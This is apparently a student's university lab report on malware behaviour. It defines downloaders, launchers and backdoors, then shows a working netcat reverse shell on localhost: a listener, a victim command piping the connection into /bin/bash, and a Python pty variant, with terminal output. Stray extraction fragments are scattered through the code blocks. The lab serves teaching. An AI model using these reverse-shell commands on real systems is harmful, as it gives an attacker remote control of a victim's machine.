

9th Laboratory: Malware as service

Rodrigo Castillo

9 de octubre de 2020




1. Q: Read section "Malware Behavior" and describe the difference between Downloaders, Launchers and Backdoors?

- **Downloader** A downloader is a program with the capability of **download** other programs into the victim's machine
- **Launcher** a launcher is a program with the capability of **launch** processes into the victim's machine
- **Backdoor** a backdoor is a program or a vulnerability that lets the attacker spawn a reverse shell into the victim's machine whenever he wants

However those definitions are just definitions to classify malware, sometimes, malware can be placed in more than 1 category.

2. Q: Read the section Reverse Shell”. Then, create and test a Reverse shell using the following commands.



```
from attackers machine...
r@r-Octopus:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from localhost 48948 received!
echo "esto es un reverse shell"
[ ]


m's

ell into

t a
```

```
from victims machine...
r@r-Octopus:~$ nc localhost 1337 |/bin/bash
esto es un reverse shell
[ ]
```

Figura 1: reverse shell



```
from attackers machine...
r@r-Octopus:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from localhost 48952 received!
ls
[ ]

m's

ell into

t a
```

```
from victims machine...
r@r-Octopus:~$ nc localhost 1337 |python -c 'import pty ; pty.spawn("/bin/bash")'
r@r-Octopus:~$ ls
0XCAFE8ABE Desktop Documents Downloads Music Semestre2020-2
r@r-Octopus:~$ ls
0XCAFE8ABE Desktop Documents Downloads Music Semestre2020-2
r@r-Octopus:~$ [ ]
```

Figura 2: reverse shell using pty library python